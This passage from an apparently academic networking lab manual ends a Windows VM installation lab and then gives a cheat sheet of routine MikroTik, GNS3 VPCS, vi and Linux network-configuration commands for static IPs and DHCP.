2. Create a new VM as we did in Phase I. Remember to click “Skip Unattended Installation” and use the default settings.

3. Start the VM

4. Everything is similar to the installation of a full version of Windows Desktop, including the **Shift+F10** commands

5. Once installation is complete, you can power off the machine and adjust the RAM to 2GB and 1-core processor. It will run ok

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

The 'Cheat Sheet'

MATHEW J. HEATH VAN HORN, PHD

This cheat sheet is an oft-requested piece of material. It contains commands frequently referenced by students who do not want to find the material elsewhere. It is argued that when students create their own cheat sheets, their learning is greatly enhanced, but we provide this one as an example.

Setting up the environment

These tips are for when you are setting up the environment for the umpteenth time and need that one command you can't remember.

- Disabling KVM or QEMU Settings

MikroTik Equipment

MikroTik equipment uses open-source software to manage the hardware. Many of the commands are the same because they rely on the hardware to implement the command according to whether it is a switch or a router. Here are some of the common ones. For more information, visit the MikroTik CLI documentation at https://help.mikrotik.com/docs/spaces/ROS/pages/328134/Command+Line+Interface

- Rename the device – convenient when you have multiple Putty sessions going

```
system identity set name=ThisNewName
```

- Add an IP address to an interface(IP address add address=###.###.###.###/CIDR interface=<ethernet port name>

```
ip address add address=192.168.1.1/24 interface=eth1
```

- To perform a traceroute

```
tool traceroute 192.168.1.1
```

- DHCP
    - to view the DHCP clients (running a DHCP client at the same time as a DHCP server will prevent DHCP from working properly and will throw weird errors)

      ```
      ip dhcp-client print
      ```

    - To remove a DHCP client from an interface

      ```
      ip dhcp-client remove 0
      ```

    - DHCP relay

      ```
      > ip dhcp-relay add name=Red-Relay interface=ether1 dhcp-server=150.30.30.5 local-address=100.10.10.1 disabled=no
      ```

    -

VPCS

The GNS3 VPCS is not designed to be much more than a generic device that holds a MAC address and IP address and responds to pings.

- To save the VPCs settings so they remain after reboot, type the following:

  ```
  save
  ```

- qTo display the current VPCS configuration type

  ```
  show
  ```

- Get an IP address via DHCP, type the following command:

  ```
  ip dhcp
  ```

- Assigning a static IP address (ip ###.###.###.###/CIDR or netmask ip ###.###.###.### 255.255.255.0
    - CIDR (ip ###.###.###.###/CIDR)

```
ip 192.168.1.1/24
```

- netmask (ip ###.###.###.### 255.255.XXX.XXX)

```
ip 192.168.1.1 255.255.255.0
```

- Assigning a static IP address with a gateway
  - CIDR (ip ###.###.###.###/CIDR ###.###.###.###)

```
ip 192.168.1.1/24 192.168.1.254
```

  - netmask (ip ###.###.###.### 255.255.XXX.XXX ###.###.###.###)

```
ip 192.168.1.1 255.255.255.0 192.168.1.254
```

Using Vi in Linux distributions

Vi (short for '**Vi**sual Editor') is a text editor for Unix-based operating systems. It is installed on most Linux distributions and doesn't require installation, such as Nano, VIM, gedit, etc. It is good to be familiar with this since installing other editors could get you flagged when you are poking around a target system.

– Press ***i*** to enter***Insert*** (editor) mode.
– Press ***Esc*** to return to ***Command*** mode.
– Type ***:wq*** in Command mode to save (write) and exit back to the terminal.
– Type ***:q!*** in Command mode to exit without saving.
– In Command mode, type **dG** to delete all the lines after the cursor

Linux Commands

This is not a comprehensive list of Linux commands. It is simply a list of commands that Dr. HVH frequently looks up or is asked about by students.

- Changing the hostname of a Linux box – This makes things easier when you have multiple instances of Linux VMs running, and you're tabbing between them (Reboot required)

```
> sudo hostnamectl hostname ThisIsTheNewHostnameOfYourChoice
```

- Checking to see if a program is installed

```
> apt list -installed [the program name]
```

- How to set a static IP
    - look up the file name

```
> ls /etc/netplan/
```

    - Open the yaml file (in this case the file name was *50-cloud-init*)

```
> sudo vi /etc/netplan/50-cloud-init
```

    - Adjust the yaml file as needed. Here is an example

```
network:
  version: 2
  ethernets:
    enp0s3:
      dhcp4: false
      addresses:
        - 10.10.10.2/29
      routes:
        - to: default
          via: 10.10.10.6_
~
```

Static IP Figure 1

    - Apply the netplan

```
> sudo netplan try
```

- Adjusting the DHCP settings
    - Open the configuration file

```
> sudo vi /etc/kea/kea-dhcp4.conf
```

    - enable the service on boot

```
sudo systemctl enable kea-dhcp4-server
```

    - start the service (substitute ‘restart’ as necessary)

```
> sudo systemctl start kea-dhcp4-server
```

- Check the status

```
> sudo systemctl status kea-dhcp4-server
```

-